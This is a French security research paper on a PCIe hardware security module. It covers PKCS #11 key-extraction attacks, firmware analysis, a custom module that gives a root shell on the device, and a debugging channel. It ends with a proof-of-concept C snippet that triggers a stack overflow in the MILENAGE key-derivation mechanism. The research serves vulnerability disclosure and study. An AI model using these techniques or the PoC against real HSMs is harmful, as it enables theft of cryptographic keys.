
Des API cryptographiques telles que PKCS #11 [6] ou CryptoAPI sont implémentées pour assurer la communication avec le HSM et son utilisation par des logiciels tiers.

Les HSM peuvent respecter des standards de sécurité tels que FIPS ou les critères communs, qui définissent notamment des normes relatives aux algorithmes cryptographiques ou à la sécurité physique des composants sensibles. Les attaques logicielles ne semblent cependant pas suffisamment prises en compte ; nous verrons dans la suite que les implémentations doivent être particulièrement robustes pour assurer la sécurité des secrets contenus dans le HSM.

1.2 Brève introduction à PKCS #11

PKCS #11 est un standard qui définit une interface générique pour dialoguer avec un périphérique cryptographique. Un périphérique cryptographique est un matériel capable d'effectuer des opérations cryptographiques, comme un HSM ou une carte à puce. Le standard a été élaboré par RSA Laboratories, en relation avec d'autres entreprises et des institutions et est, depuis 2013, maintenu et mis à jour par l'OASIS PKCS11 Technical Committee. Il définit une API appelée *Cryptoki* (*Cryptographic Token Interface*) permettant de manipuler des objets cryptographiques courants (clés publiques, privées ou secrètes, certificats, etc.) et d'effectuer des opérations (chiffrement, signature, vérification de signature, dérivation de clés, etc.) sur ceux-ci.

L'API est générique dans le sens où elle est indépendante de la plateforme sur laquelle elle est exécutée, et indépendante du périphérique cryptographique.

Tokens et slots *Cryptoki* offre une vue logique des périphériques : chaque périphérique est appelé *token*. L'interface physique pour communiquer




Fig. 1. Utilisation de *Cryptoki* par les applications.

avec les *tokens* est appelée *slot*. Par exemple, une carte à puce est un *token*, et le lecteur de carte un *slot*. Dans le cas d'un HSM, cette distinction est plus délicate, car la séparation entre un *token* et un *slot* est une séparation logique. Les *slots* permettent d'accéder à des fonctionnalités différentes : il peut exister, par exemple, un *slot* dédié aux fonctions d'administration du HSM. Le *token* est le biais par lequel les opérations sont réalisées sur ce *slot*.

Lorsqu'un utilisateur se connecte à un *token*, il crée une *session*. Cette session peut être authentifiée ou non. Dans le second cas, en plus de certaines spécificités liées au périphérique, la session aura accès aux objets marqués comme privés.

Objets Que sont ces objets ? Les objets définis par PKCS #11 sont divisés en classes : ce sont soit des clés (secrètes, publiques et privées), soit des certificats, comme des certificats X.509, soit des données, comme des paramètres de domaine pour DSA ou ECDSA. Ces objets possèdent des *attributs* définissant leur comportement et les actions réalisables sur ceux-ci.

Ces attributs sont cruciaux pour la sécurité : par exemple, assigner l'attribut *SENSITIVE* à un objet signifie que cet objet est sensible, et que sa valeur ne peut pas être lue. C'est un attribut fréquemment utilisé pour les clés secrètes. Donner la valeur `false` à l'attribut *EXTRACTABLE* empêchera toute extraction de l'objet depuis le HSM, même wrappé par une autre clé. Enfin, les objets ayant l'attribut *PRIVATE* sont marqués comme privés et ne sont accessibles qu'après authentification.

Mécanismes Les mécanismes définissent précisément la manière d'exécuter une opération cryptographique. Par exemple, *Cryptoki* possède une fonction pour chiffrer des données. Le mécanisme est un paramètre de cette fonction, indiquant quelles primitives utiliser. `CKM_AES_CBC_PAD` signifie que les données doivent être chiffrées avec la primitive de chiffrement AES, avec le mode opératoire CBC, et le remplissage PKCS #8.

Il existe des mécanismes pour chiffrer, déchiffrer, hacher, signer et vérifier des données, dériver ou wrapper des clés de chiffrement, etc. Chaque périphérique implémente ou non un mécanisme. Un HSM va typiquement offrir beaucoup plus de mécanismes qu'une carte à puce.

Rôles Deux types d'utilisateurs sont définis dans PKCS #11 : les officiers de sécurité (SO) et les utilisateurs normaux. Seuls les utilisateurs normaux, une fois authentifiés, ont le droit d'accéder aux objets privés d'un *token*.

Le rôle du SO est d'initialiser un *token* et de définir les codes PIN des autres utilisateurs. Il peut également accéder à certains objets publics. Le niveau de privilèges du SO est celui le plus élevé : même s'il ne peut pas directement accéder aux objets privés, il peut modifier l'authentifiant de l'utilisateur associé au *token*.

1.3 État de l'art

L'état de l'art sur la sécurité des HSM n'est pas très riche et traite en grande majorité de la sécurité de PKCS #11. Cette section liste les différents types de vulnérabilités qu'on trouve aujourd'hui dans la littérature.

Problèmes intrinsèques à PKCS #11 La plupart des recherches se concentrent sur la sécurité de PKCS #11, et non sur celle d'une mise en œuvre particulière. Les articles et les présentations de J. Cluclow [4] et G. Steel [9] offrent une bonne vue d'ensemble des attaques sur la spécification. Nous recommandons également la lecture du livre blanc de Cryptosense [8].

Une attaque classique porte sur une clé ayant les droits `CKA_WRAP` et `CKA_DECRYPT`. Supposons qu'il existe une telle clé k_1, ainsi qu'une seconde clé k_2 marquée comme *SENSITIVE* et *EXTRACTABLE*. Cette dernière clé ne devrait jamais être accessible en clair.

Pourtant, un attaquant peut demander de *wrapper* k_2 avec k_1, pour obtenir une version chiffrée de k_2, puis déchiffrer le résultat toujours avec k_1. Le *token* renverra la clé en clair.

De tels problèmes ont été traités dans un article (cf. [2]) présenté à SSTIC en 2014, qui détaille la création d'un moteur de filtrage personnalisable pour PKCS #11.

Mécanismes faibles Gemini, un site d'échanges de cryptomonnaies, a publié sur son blog deux vulnérabilités touchant les HSM Luna de SafeNet, toutes deux liées à l'existence de mécanismes standard de PKCS #11 et aboutissant à l'extraction des clés sur le HSM par un utilisateur authentifié [7].

Le premier mécanisme est `CKM_EXTRACT_KEY_FROM_KEY`. Il crée une clé secrète à partir des bits d'une clé secrète existante. L'attaque consiste à extraire des bits d'une clé secrète de type AES-256 pour créer plusieurs petites clés secrètes, de 16 bits par exemple. Ces nouvelles clés peuvent être utilisées comme des clés HMAC, car il n'y a pas de prérequis sur la taille de ces clés. Un attaquant peut ensuite signer des messages avec chacune des petites clés HMAC créées, bruteforcer chaque clé HMAC et en déduire la valeur complète de la clé d'origine.

Le second mécanisme est `CKM_XOR_BASE_AND_DATA`, dérivant une nouvelle clé à partir d'une clé existante et d'une donnée choisie. Si une donnée courte est spécifiée, la clé résultante aura la taille de cette donnée. En utilisant cette nouvelle clé comme une clé HMAC, encore une fois, il est possible de calculer complètement la clé d'origine octet par octet.

Toutes les clés possédant l'attribut `CKA_DERIVE` (indiquant qu'un objet peut servir à dériver une clé) ou `CKA_MODIFIABLE` peuvent être extraites avec ces méthodes, aussi bien les clés secrètes que privées.

Ces problèmes ne sont pas propres à SafeNet, mais bien aux spécifications de PKCS #11. La même attaque avait par ailleurs déjà été présentée à CHES douze ans plus tôt [4]. La présentation en question était centrée sur les spécifications de PKCS #11, sans cibler de matériel ou d'implémentation particulière. L'auteur proposant d'extraire 40 bits d'une clé afin de l'utiliser en tant que clé RC4. Il montrait également d'autres attaques, toutes respectant le protocole PKCS #11.

SafeNet a pris en compte ces problèmes en désactivant dans la configuration par défaut les mécanismes faibles susceptibles d'aboutir à de tels scénarios. Il s'agit des mécanismes ajoutant des données, extrayant des octets ou effectuant des ou exclusifs avec une clé existante.

Problèmes spécifiques Enfin, il existe des vulnérabilités spécifiques à la mise en œuvre de *Cryptoki*. Il peut s'agir d'une non-conformité d'une primitive cryptographique entraînant une vulnérabilité (attaque par courbe invalide sur les HSM Utimaco [10], faiblesse dans la génération de clé [5], notamment), d'une corruption mémoire, d'un problème de logique, etc.

C'est ce type de problème sur lequel nous nous concentrons dans cette étude : nous n'avons pas évalué la conformité de l'interface *Cryptoki* du HSM.

2 Étude préliminaire et outillage

Le HSM évalué est une carte PCI Express. Il existe également sous forme de matériel applicatif réseau ; nous supposons que le fonctionnement interne est très similaire, mais nous n'avons pas pu le vérifier car nous ne possédons pas ce modèle. Ce HSM est certifié FIPS 140-2 niveau 3.

Nous présentons dans cette section comment nous avons pu accéder au firmware du HSM et comment nous l'avons modifié afin d'installer des utilitaires facilitant son analyse (`gdbserver`, notamment).

2.1 Présentation du HSM

La documentation sur l'implémentation matérielle du HSM est assez laconique. Notre analyse nous a permis de comprendre comment il était réalisé. Il se présente sous la forme d'une carte PCIe dont les composants sont recouverts par une couche de résine époxy. Il possède un processeur de type PowerPC, conçu spécialement pour le fabricant, lequel exécute un système Linux minimaliste.

Un port série et un port USB sont présents sur la carte PCI, dans l'éventualité ou un lecteur de carte à puce serait utilisé. Un contrôleur Ethernet est aussi visible, bien que le connecteur associé ne soit pas présent.

Nous supposons que la version réseau de ce HSM, que nous ne possédons pas, diffère matériellement de la version PCIe étudiée dans cet article uniquement par la présence de ce connecteur Ethernet. L'appliance dans laquelle elle est préinstallée, d'après la documentation du constructeur,




Fig. 2. Exemple de carte PCI Express.

est un serveur Linux classique équipé d'un processeur Intel E5500 avec 4Go de RAM et d'un disque dur de 500 Go.

Afin d'autoriser la communication entre la machine hôte et la carte PCI et assurer son administration, des modules noyau ainsi que des logiciels graphiques et en ligne de commande pour la majorité des systèmes d'exploitation sont fournis par le constructeur. L'étude a été réalisée avec un hôte sous Linux, mais cela n'a *a priori* pas d'influence sur le comportement du HSM.

Un SDK (*Software Development Kit*) est aussi fourni pour développer des modules interagissant avec le HSM. Cette fonctionnalité est détaillée par la suite. Par *module*, nous entendons deux types de programmes : des outils externes interrogeant le HSM, et également des modules natifs exécutés sur le HSM.

Administration Le constructeur du HSM fournit 2 rôles spécifiques à l'administration du HSM, additionnels à ceux déjà définis par le standard PKCS #11 : officier de sécurité administrateur (ASO) et administrateur, associés à l'unique slot `admin`. De façon similaire aux rôles SO et utilisateur, l'ASO crée et gère le rôle administrateur. L'administrateur est le seul rôle possédant les privilèges pour configurer des paramètres système n'étant pas liés à un token, comme la valeur de l'horloge temps réel, la configuration des fichiers de journalisation, la création et la suppression de slots et de tokens, ou encore la mise à jour du firmware.

Chaque slot, à l'exception du slot `admin`, est créé par l'administrateur et initialisé automatiquement avec le token de l'utilisateur unique associé au slot. Par défaut, un seul slot utilisateur est disponible. L'administrateur peut ajouter des slots à volonté, mais les performances du HSM diminuent en fonction du nombre de slots créés.

Le slot `admin` est prévu pour l'administrateur et utilisé pour la configuration et l'administration du HSM. Il y a un seul administrateur par

HSM. L'administrateur possède le token admin, qui contient les objets d'administration. Ces objets d'administration représentent le matériel et contiennent les paramètres de configuration du HSM ; certains de ces objets sont accessibles en lecture et/ou en écriture par l'administrateur. Ils sont automatiquement créés lors de l'initialisation du HSM.

Les PIN sont les authentifiants des utilisateurs. Ce sont des chaînes de caractères ANSI sensibles à la casse, d'une longueur de 1 à 32 caractères. Deux options de configuration empêchent le bruteforce du PIN : une suspension du compte après un nombre de tentatives de connexion avec un PIN invalide, et une augmentation du délai de connexion après chaque tentative. Ces règles sont définies par l'ASO.

Communication avec l'hôte La version réseau, que nous n'avons pas testée, communique par Ethernet. Le standard `PCI-E` utilisé par la carte PCIe est implémenté par 2 modules noyau développés par le constructeur, l'un pour le système hôte et l'autre pour le HSM. Ces modules noyau assurent par ailleurs la transmission des messages échangés entre l'hôte et le HSM aux processus userland responsables de leur traitement.

Sur le HSM, plusieurs interfaces sont accessibles via ce mode de communication : *Cryptoki* pour toutes les opérations cryptographiques PKCS #11, ou encore un canal d'administration.

Stockage persistant Toutes les données persistantes sont stockées dans une mémoire flash de 64 Mo. On trouve parmi ces données l'image Linux qui va être chargée lors du démarrage, le firmware personnalisé, s'il est présent (cf. plus bas), les logs et les objets PKCS #11.

Nous nous intéressons ici aux objets PKCS #11. Ils sont enregistrés dans une partition spécifique, sur un système de fichiers propriétaire. Chaque objet est composé d'une liste d'attributs. Par exemple, une clé cryptographique possède notamment un attribut spécifiant son type, d'autres attributs spécifient sa valeur, son rôle, et un autre indique si elle est exportable, etc. Un objet est stocké en flash comme une séquence d'attributs sérialisés. Le format est un format binaire classique : type, longueur, valeur optionnelle.

L'implémentation distingue deux types d'attributs : les attributs *sensibles* et les autres. Ces derniers sont enregistrés en clair dans la flash. Les autres sont chiffrés. Voici les attributs d'une clé privée ECDSA :

```
{
    CKA_LABEL = "ECDSA Private Key",
    CKA_CLASS = CKO_PRIVATE_KEY,
    CKA_KEY_TYPE = CKK_EC,
    CKA_SENSITIVE = false,
    CKA_SIGN = true,
    CKA_ECDSA_PARAMS = secp192r1,
    CKA_VALUE = 20 47 F1 91 64 45 2D 8F ... (0x208 bytes)
    CKA_ALWAYS_SENSITIVE = false,
    CKA_VALUE_LEN = 0x200,
    CKA_ID = "2018083112385000",
    ...
}
```

Listing 1. Attributs d'une clé privée ECDSA.

On peut observer que l'identifiant de la clé, ses paramètres de domaines, etc. sont en clair, et que la valeur de la clé est chiffrée. Les attributs sensibles d'un objet sont en effet chiffrés et déchiffrés à la volée par la couche PKCS #11 (*Cryptoki*), sans qu'un utilisateur ait besoin de fournir un secret spécifique. La couche de chiffrement ne protège pas les éléments à chaud : le but est d'empêcher une attaque physique. La clé de chiffrement des attributs sensibles est écrite dans une mémoire externe, qui sera effacée si des capteurs détectent une anomalie. Si le HSM est déplacé ou ouvert, tous les secrets deviennent immédiatement inaccessibles.

Nous déduisons de cette observation qu'il n'y a qu'une séparation logique entre les différents slots du HSM : les objets de chacun des slots sont tous enregistrés dans la même partition de flash, et les secrets sont protégés par la même clé, initialisée lors du formatage de la flash. La rétro-ingénierie du firmware montre que cette clé est totalement indépendante des données d'authentification des utilisateurs (identifiant, code PIN).

L'obtention d'une exécution de code sur un des slots du HSM est a priori suffisante pour récupérer l'intégralité des secrets de chacun des slots.

2.2 Analyse du firmware

Un CD-ROM est fourni avec la carte. Il contient :

- des logiciels graphiques et en ligne de commande pour administrer le HSM, pour divers systèmes d'exploitation, dont Windows et Linux ;
- un SDK (*Software Development Kit*) ;
- des exemples d'utilisation de l'API PKCS #11 dans le langage C ;
- diverses documentations destinées aussi bien aux développeurs qu'aux administrateurs ;
- un firmware pour mettre à jour le HSM.

La documentation fournie par le constructeur offre une vision fonctionnelle et haut niveau de la solution. Analyser le fonctionnement du logiciel exécuté sur le HSM permet d'évaluer techniquement la mise en oeuvre de ces fonctionnalités et d'avoir une meilleure idée sur la surface d'attaque réelle. L'analyse des fichiers utilisés lors de la mise à jour du firmware du HSM montre que celui-ci est signé, mais n'est pas chiffré. Son analyse est donc facilitée.

Image du firmware Le firmware est un *devicetree* binaire signé. Les quatre premiers octets du firmware indiquent la taille complète du *devicetree*. Vient ensuite le *devicetree*, suivi de la signature de celui-ci. Le *devicetree* une fois extrait dans un nouveau fichier est lisible avec des outils standard :

```
$ dtc -I dtb -O dts -o fw.dt fw.dtb
/dts-v1/;

/ {
    timestamp = <0x5bd3670b>;
    description = "Kernel, initramfs and FDT blob";

    images {
        kernel {
            description = "vmlinux";
            data = [1f 8b 08 08 ee 66 d3 5b 02 03 76 ...
            type = "kernel";
            arch = "ppc";
            os = "linux";
            compression = "gzip";
        };

        ramdisk {
            description = "initramfs.cpio";
            data = [1f 8b 08 00 0a 67 d3 5b 00 03 ec ...
            type = "ramdisk";
            arch = "ppc";
            os = "linux";
            compression = "gzip";
        };

        fdt {
            description = "fdt";
            data = <0xd00dfeed 0x1e54 0x38 0x1774 0x28 ...
            type = "flat_dt";
            arch = "ppc";
            compression = "none";
        };
    };
    ...
};
```

Listing 2. Structure du firmware.

Il contient donc un noyau très ancien, la version 2.26.8.8 datant de mars 2009, un ramdisk et un nouveau *devicetree* décrivant le matériel.

L'architecture indiquée est bien PowerPC. Le ramdisk est minimal : il comprend quelques bibliothèques et un exécutable assurant toutes les fonctionnalités du HSM, ainsi que quelques modules noyau pour gérer le matériel. Le noyau Linux semble compilé avec un minimum d'options. En revanche, aucun binaire n'est *strippé* et les symboles sont majoritairement présents.

Les fichiers de configuration, les chaînes de caractères trouvées ainsi que les versions des bibliothèques laissent penser que certaines parties datent de plus de 10 ans.

Émulateur Le SDK fourni par le fabricant contient un émulateur destiné à l'architecture x86. Les binaires ne sont pas non plus strippés et possèdent certaines fonctions présentes dans le firmware, lui destiné à un processeur PowerPC. Les outils de reverse engineering étant plus riches sur x86, il est possible, pour gagner du temps, d'étudier ces binaires plutôt que les versions présentes sur le firmware. Seules les fonctionnalités spécifiques au firmware, non présentes dans le SDK, devront être reversées à partir du firmware PowerPC.

2.3 Modules et développement d'outils

Ce HSM présente une fonctionnalité peu répandue : la possibilité d'ajouter des fonctionnalités à la volée au système exécuté sur le HSM.

Le constructeur fournit un SDK à cet effet. La chaîne de compilation produit un binaire pouvant être chargé sur le HSM par l'administrateur au travers de commandes système exécutées sur la machine hôte. L'API fournie offre la possibilité de hooker les fonctions PKCS #11 ainsi que de définir des *handlers* spécifiques sur certains types de messages reçus par le HSM.

L'analyse du binaire produit par la chaîne de compilation montre que c'est une simple bibliothèque ELF pour PowerPC. Il est alors envisageable de créer une bibliothèque ELF sans utiliser le SDK et d'exécuter un code arbitraire sur le HSM. Quelques tests montrent que ce code n'est pas isolé du processus ayant chargé la bibliothèque avec `dlopen`.

Des outils ont été développés en utilisant ces modules.

Shell Le premier module développé a pour but l'exécution de commandes arbitraires sur le HSM. Il est divisé en 2 parties distinctes : un client exécuté sur le système hôte prend en argument les commandes à exécuter et les transmet au module en cours d'exécution sur le HSM.

Le client (x86) et le module lui-même (PowerPC) utilisent les fonctions fournies par le SDK pour communiquer. Le module déclare un nouvel *handler* interprétant les messages envoyés par le client et implémente quelques primitives basiques : lecture, écriture et exécution de fichiers. Le SDK ne fournissant pas de bibliothèque C, les fonctions requises (par exemple `open`, `execve`, etc.) ont été développées pour effectuer directement des appels système.

Le client déployé sur l'hôte envoie au module un exécutable statique `busybox` cross-compilé pour PowerPC. Le module l'écrit sur le système de fichiers et il devient alors possible d'appeler `busybox`, depuis le système hôte, pour exécuter des commandes Linux standard sur le HSM, comme le montre la figure 3.

```
user@host:~$ ./module-shell --init
[*] uploading busybox-powerpc to /sbin/busybox
[*] creating symlinks (might take a few seconds)

user@host:~$ ./module-shell id
uid=0 gid=0

user@host:~$ ./module-shell ps fauxwww
PID   USER     TIME   COMMAND
    1 0          0:00 /init
    2 0          0:00 [kthreadd]
...
  728 0          0:00 /sbin/powerpc-4xx-pcscd
  730 0          0:00 /crashdump /HSM
  731 0          0:06 /HSM
 1086 0          0:00 /sbin/busybox ps fauxwww
```

Listing 3. Processus en cours d'exécution.

L'obtention du shell confirme que le processus `HSM` tourne avec les privilèges *root* et donne la possibilité d'obtenir des informations qui ne sont pas disponibles par une analyse statique du firmware, comme la révision exacte du processeur.

Comme nous allons le voir dans la suite, ce shell établit les bases pour effectuer une analyse dynamique du système en cours, ce qui facilitera grandement la confirmation ou l'infirmation d'hypothèses faites par reverse engineering ainsi que le développement d'exploits.

Débogueur Le module précédent est utilisé pour uploader un exécutable statique `gdbserver` pour l'architecture PowerPC. Il n'est cependant pas possible de déboguer directement le processus `HSM` puisqu'il est responsable de la communication entre la carte PCI et le système hôte. Si son exécution est temporairement arrêtée à cause d'un point d'arrêt par exemple, son exécution sera interrompue définitivement puisque les paquets suivants ne pourront être traités.

Un canal de communication différent doit alors être envisagé, sans recours aux fonctionnalités offertes par le SDK qui reposent toutes sur le même mécanisme. Il aurait été possible d'utiliser des fonctionnalités matérielles présentes sur la carte PCI (comme le port USB et le port série, ou l'ajout d'un connecteur Ethernet), mais nous avons préféré choisir une approche purement logicielle.

Des canaux auxiliaires de communications doivent donc être trouvés. L'analyse dynamique du système révèle les primitives suivantes :

— Une zone de mémoire partagée semble inutilisée. Elle est accessible en lecture et en écriture par l'hôte, et uniquement en lecture par le HSM ; elle est utilisée pour transmettre des données depuis l'hôte vers le HSM ;

— L'analyse des fichiers de journalisation depuis l'hôte montre que le module a la possibilité d'enregistrer des messages de journalisation. Le HSM peut donc transmettre des données vers l'hôte par cette fonctionnalité, les messages étant habituellement lus avec la commande `hsmlog`.

En détournant ces mécanismes, la transmission de données est donc possible depuis l'hôte vers le HSM et inversement. Un système de messages rudimentaires contenant un identifiant unique et nécessitant un acquittement du pair est implémenté. Sans mécanisme de notification, il est aussi indispensable de vérifier à intervalle régulier si de nouveaux messages doivent être traités, l'usage du CPU est donc intensif sur l'hôte et le HSM. Enfin, les messages de journalisation n'acceptent qu'un ensemble restreint de caractères, et les messages doivent donc être encodés. Le système de communication n'est donc pas entièrement stable du fait de ces différentes contraintes, mais reste suffisamment performant pour les besoins de l'analyse.

Un programme reposant sur ce mécanisme est développé pour transmettre la sortie standard d'un programme exécuté sur le HSM vers l'hôte, et l'entrée standard de l'hôte vers le HSM. Cela rend possible la communication entre un client `gdb` sur l'hôte (x86) et un serveur `gdbserver` sur le module ; et finalement le débogage du processus `HSM`.

Notons que le processus `HSM` est initialement surveillé par un processus parent, `crashdump`, via `ptrace`. Dans l'éventualité où le processus `HSM` crashe, suite à un bug par exemple, `crashdump` envoie quelques informations de débogage à l'hôte avant de redémarrer le HSM. Si le processus `crashdump` se termine, le HSM redémarre aussi. Afin de pouvoir déboguer le processus `HSM`, un shellcode est injecté dans le tas du processus `crashdump` (qui est exécutable) pour effectuer un appel à `ptrace(PTRACE_DETACH)`.

2.4 Informations récupérées

Cette étude préliminaire accompagnée du développement de quelques outils donne les éléments nécessaires à la compréhension complète du fonctionnement du HSM.

L'intégralité de la flash est accessible en lecture grâce aux fichiers de périphériques `/dev/mtd`. Le système de démarrage est analysé et montre que le bootloader est une version légèrement modifiée d'`U-Boot`, sans mécanisme de *secure boot*.

La connaissance des processus en cours d'exécution et des modules du noyau utilisés détermine clairement la surface d'attaque accessible et ouvre la voie à la recherche de vulnérabilités de façon statique et dynamique.

3 Recherche de vulnérabilités et exploitation

Menaces Les menaces envisagées sont les suivantes, la liste n'étant pas exhaustive :

— Un attaquant non authentifié accède à des objets privés ;
— Un attaquant récupère des clés marquées comme non extractibles ;
— Un attaquant authentifié réussit à obtenir des droits normalement réservés au SO.

Nous faisons l'hypothèse que l'attaquant est capable d'exécuter des commandes sur la machine hébergeant le HSM. Son niveau de privilèges l'autorise à interagir avec le HSM. De façon plus technique, la communication entre les outils d'administration et le module noyau dialoguant avec le HSM est effectuée par le biais d'*ioctls* sur un *device* virtuel. L'attaquant a les permissions requises pour accéder à ce device en lecture et en écriture.

Enfin, nous postulons que le SO et l'ASO ne sont jamais malveillants, et ne considérons pas les chemins d'attaque nécessitant un accès physique.

3.1 Surface d'attaque

Les points d'entrée envisagés sont les suivants :

— L'hôte communique avec la carte PCIe via une mémoire partagée (*dual-ported RAM*). Nous étudions la robustesse de l'implémentation sur le HSM ;
— Le SDK fourni par le constructeur permet d'effectuer des appels à l'interface PKCS #11. Le traitement de ces appels est analysé ;
— La qualité des algorithmes cryptographiques implémentés est aussi étudiée.

Interfaces cryptographiques Le nombre de fonctions exposées par *Cryptoki* n'est pas si élevé : il y en a un peu plus de 70. Ce faible nombre est trompeur, et cache la complexité du code sous-jacent. Par exemple, la fonction d'initialisation d'un chiffrement, `C_EncryptInit`, prend un mécanisme en paramètre. Lors de l'instanciation du chiffrement, le HSM va récupérer l'objet *Cipher* associé à ce mécanisme et les opérations de chiffrement se feront avec cet objet. Le HSM expose 250 mécanismes, certains standards, d'autres propriétaires.

Chaque objet *Cipher* expose jusqu'à 24 fonctions, dont une grande partie est accessible depuis l'interface *Cryptoki*. Le même principe s'applique aux objets *Hash* et *PublicCipher*. Le nombre de fonctions réellement accessibles depuis l'API PKCS #11 est donc en réalité beaucoup plus important qu'on pourrait imaginer de prime abord.

Sérialisation des données Chaque appel à *Cryptoki* depuis le système hôte est transmis à la carte PCIe au moyen d'un driver noyau. La bibliothèque fournie dans le SDK sérialise les données à transmettre au noyau, lequel les transmet au HSM qui déserialise ces données avant de les traiter.

En observant les données sérialisées, on peut voir qu'elles contiennent les différents paramètres de la fonction appelée. Parmi ces paramètres, les plus complexes à décoder sont les attributs et les paramètres des mécanismes. Les attributs sont manipulés côté client comme un tableau de structures TLV :

```
CK_ATTRIBUTE pubAttr[] =
{
    {CKA_LABEL,           NULL,       0},   /* We will fill this in
        later. */
    {CKA_EC_PARAMS,       NULL,       0},   /* We will fill this in
        later. */
    {CKA_CLASS,           &pubClass,  sizeof(pubClass)},
    {CKA_KEY_TYPE,        &keyType,   sizeof(keyType)},
```

```
    {CKA_TOKEN,           &ckTrue,    sizeof(ckTrue)},
    {CKA_SENSITIVE,       &ckFalse,   sizeof(ckFalse)},
    {CKA_VERIFY,          &ckTrue,    sizeof(ckTrue)}
};
```

Listing 4. Attributs PKCS #11.

Ces données peuvent contenir des objets complexes. `CKA_EC_PARAMS` contient, par exemple, les paramètres de domaines à utiliser pour une signature ECDSA. Ces paramètres sont sérialisés au format DER, ce qui signifie que le HSM intègre un décodeur ASN.1, format à la source de nombreuses vulnérabilités.

Le HSM traite 61 attributs standards et 72 attributs propriétaires. Leur type est varié : entiers, chaînes de caractères, suite d'octets, booléens, etc. La désérialisation doit gérer tous ces types correctement. Enfin, les fonctions recevant ces attributs doivent s'assurer qu'ils sont tous présents et que leur format et leur valeur sont valides. Cela ne semble a priori pas simple.

Les paramètres passés aux mécanismes sont également variés. Il s'agit parfois de structures, qui peuvent contenir un ou plusieurs pointeurs (cf. listing 5). Leur désérialisation par le HSM doit également être réalisée avec précaution.

```
typedef struct CK_BIP32_CHILD_DERIVE_PARAMS {
    CK_ATTRIBUTE_PTR pPublicKeyTemplate;
    CK_ULONG ulPublicKeyAttributeCount;
    CK_ATTRIBUTE_PTR pPrivateKeyTemplate;
    CK_ULONG ulPrivateKeyAttributeCount;
    CK_ULONG_PTR pulPath;
    CK_ULONG ulPathLen;
    CK_OBJECT_HANDLE hPublicKey; // output parameter
    CK_OBJECT_HANDLE hPrivateKey; // output parameter
    CK_ULONG ulPathErrorIndex; // output parameter
} CK_BIP32_CHILD_DERIVE_PARAMS;
```

Listing 5. Paramètres complexes désérialisés par le HSM.

Cryptoki expose donc de nombreux mécanismes, manipule et désérialise en permanence des données contrôlables par un attaquant. Le module n'est compilé avec aucune des options de *hardening* et est exécuté en tant que *root*. Toutes ces conditions facilitent le travail d'un attaquant.

3.2 Première exécution de code

Un premier objectif lors de l'étude a été de rechercher une corruption mémoire facile à exploiter. Une méthode systématique simple a fonctionné : nous avons listé toutes les fonctions appelant `memcpy` en ne lui spécifiant pas une longueur constante, et dont le buffer de destination était sur la pile. Il y a un peu moins de 700 appels à `memcpy` dans `libcryptoki.so`, et très peu parmi ceux-ci valident les deux conditions. Nous les avons donc analysés.

Une seule fonction présentait a priori un *stack overflow* : `MilenageDerive`, utilisée par le mécanisme `CKM_MILENAGE_DERIVE`. Elle dérive des clés pour les fonctions *f3*, *f4*, *f5* et *f5** de MILENAGE, ensemble d'algorithmes d'authentification UMTS.

La documentation indique que ce mécanisme requiert une clé AES de 16 octets initialisée sur le slot du HSM, ainsi qu'un diversifiant propre à l'opérateur, lui aussi de 16 octets. Or, la fonction de dérivation ne vérifie pas la longueur de ces éléments et les copie dans des tableaux de taille fixe sur la pile. L'utilisation d'une « grande » clé va entraîner un dépassement de pile classique. Comme aucun cookie de pile n'est présent, l'exécution de code arbitraire est immédiate.

```
CK_BYTE key_data[256] = {[0 ... 255] = 0xcc}; // wow such big key

rv = CreateSecretKey(hSession, "yolokey", 1, 1, CKK_GENERIC_SECRET,
                     key_data,  sizeof(key_data), &hSecretKey);
if (rv != CKR_OK) { return 0; }

CK_MILENAGE_DERIVE_PARAMS params;
params.f = 0x40;  // MILENAGE f4
params.hObject = hSecretKey;
for (int i = 0; i < 16; i++) { params.random[i] = i; }

CK_MECHANISM mechanism = {
  CKM_MILENAGE_DERIVE, &params, sizeof(params)};

CK_OBJECT_CLASS keyClass = CKO_SECRET_KEY;
CK_KEY_TYPE keyType = CKK_GENERIC_SECRET;

CK_ATTRIBUTE template[] = {{CKA_CLASS, &keyClass, sizeof(keyClass)},
                           {CKA_KEY_TYPE, &keyType, sizeof(keyType)}};

// L'appel de C_DeriveKey avec le émcanisme CKM_MILENAGE_DERIVE va
// appeler MilenageDerive et planter le HSM.
rv = C_DeriveKey(hSession, &mechanism, hSecretKey, template,
                 NUMITEMS(template), &hDerivedKey);
```

Listing 6. Plantage lors de la dérivation d'une clé MILENAGE.

